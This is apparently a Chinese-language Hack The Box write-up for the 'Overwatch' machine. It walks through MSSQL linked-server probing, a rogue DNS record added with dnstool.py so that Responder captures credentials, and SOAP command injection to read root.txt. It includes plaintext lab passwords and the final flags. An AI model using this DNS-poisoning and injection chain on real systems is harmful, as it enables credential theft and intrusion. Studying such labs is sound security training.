看起來這個帳號的權限真的很低,那就要找其他更高權限的帳號或是提權,先嘗試「最簡單的提權」
1 | |
簡單的提權無果後,可以嘗試撈資料
1 | |
資料也沒有什麼特別的,那就可以嘗試Linked Server
1 | |
代表有Linked server - SQL07,但也沒辦法執行shell,基本上所有本地的feature都已經用盡,那就可以嘗試網路相關的feature
MSSQL - Network
在沒有RCE、credential、sql 提權的情況下,可以利用responder → 我要讓目標主動認證給我,SQL Server 嘗試讀取網路資料夾
- → 用自己的帳號去認證
- → 發出 NTLM
但是用Responder有很多攻擊技巧,要使用哪一個,從前面的SQL payload可以大概知道一些端倪,首先我們執行EXEC ('whoami') AT [SQL07];,S200401\SQLEXPRESS嘗試連到另外一台server也就是SQL07,但error msg說網路有問題導致登入timeout,所以如果
- 我有sqlsvc的credential → 一般 user 通常可以新增 DNS record(Dynamic DNS)
- SQL Server → 想連 SQL07.overwatch.htb → 需要 DNS 解析
那麼我是不是可以控制SQL Server → SQL07.overwatch.htb → evil server
更詳細一點說,原始的連線流程是
1 | |
而失敗的原因也有很多
- SQL07 不存在
- DNS 查不到
- network 不通
- firewall 擋
- instance 沒開
但重點是SQL server會去DNS查詢誰是SQL07,那我們就可以利用DNS Spoofing,所以修改後的連線流程是
1 | |
也就是利用Responder假裝是sql server(SQL07)讓SQL Server → 發送sqlmgmt:bIhBbzMMnB82yx
要使用Responder有幾個前提
- 一定要在Kali VM中使用,windows/wsl不能用
- Kali VM要連到HTB的vpn
1
$ sudo openvpn ./machines_us-4.ovpn - 確認連線出現tun0
1
2
3
4
5
6
7
8
9
10
11$ ifconfig ... tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500 inet 10.10.15.135 netmask 255.255.254.0 destination 10.10.15.135 inet6 fe80::8417:cfe4:1d:1c79 prefixlen 64 scopeid 0x20<link> inet6 dead:beef:2::1185 prefixlen 64 scopeid 0x0<global> unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC) RX packets 0 bytes 0 (0.0 B) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 3 bytes 144 (144.0 B) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 - 使用DNS Spoofing的技巧
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
$ ./dnstool.py 10.129.244.81 -u OVERWATCH\sqlsvc -p 'TI0LKcfHzZw1Vv' --action add --record SQL07.overwatch.htb --data 10.10.15.135 [-] Connecting to host... [-] Binding to host [+] Bind OK [-] Adding new record [+] LDAP operation completed successfully $ sudo apt install impacket-scripts $ impacket-mssqlclient -windows-auth overwatch/sqlsvc:'TI0LKcfHzZw1Vv'@10.129.244.81 -port 6520 Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies [*] Encryption required, switching to TLS [*] ENVCHANGE(DATABASE): Old Value: master, New Value: master [*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english [*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192 [*] INFO(S200401\SQLEXPRESS): Line 1: Changed database context to 'master'. [*] INFO(S200401\SQLEXPRESS): Line 1: Changed language setting to us_english. [*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000) [!] Press help for extra shell commands SQL (OVERWATCH\sqlsvc guest@master)> EXEC('SELECT 1') AT [SQL07]; INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "Communication link failure". ERROR(MSOLEDBSQL): Line 0: TCP Provider: An existing connection was forcibly closed by the remote host.
這是MSSQL Server - S200401\SQLEXPRESS自己連線SQL07時的credential
- Username:
sqlmgmt - Password:
bIhBbzMMnB82yx
確認權限
1 | |
帳密是對的但還是無法直接從mssql拿到rce,不過有更高的權限
1 | |
感覺都沒啥有意義的資訊,所以我也是參考1才知道可以用的方式
1 | |
關鍵是看URL,最後一個很可疑,不像 Windows 預設服務而且port還是8000,可能是開發者自己寫的服務,有比較高的機率有洞可以打
1 | |
判斷Web Server有沒有洞
1 | |
基本上就先看看這個服務正不正常,記得要-UseBasicParsing避免IE Browser parsing。在Links的地方會發現
1 | |
代表這是SOAP的web service,因為WSDL(Web Service Description Language)是SOAP專用的描述文件
用 XML 傳資料的 API(老派但很常見),一個可以被「呼叫功能」的服務,例如:透過XML告訴server去invoke KillProcess
而SOAP和在滲透測試很重要是因為幾乎都會有參數,而且通常是企業內部系統,自定義的function會有一些漏洞
1 | |
1 | |
最重要的是看operation
1 | |
感覺KillProcess比較有機會,但還沒看到技術細節,通常SOAP會把技術細節定義在XSD中
1 | |
1 | |
仔細看以下的kill process
1 | |
minOccurs="0": 可以不傳,沒強制格式name="processName": 代表有processName參數type="xs:string": 任何字串都可以,沒限制nillable="true": 可以是 null,沒嚴格驗證
這代表是個可以injection的地方
構造SOAP Payload
1 | |
要特別注意的是SOAPAction必須完全遵照WSDL中的定義,另外,看到KillProcessResult是
,基本上確定command injection payload valid
RCE - 利用SOAP MonitorService這個具有System權限的角色幫忙讀取root.txt
1 | |
- User Flag:
13ff5317a3c085c9507178e274d176a2 - Root Flag:
8f8991035e2ebbdb3baa3d1c30e6ff26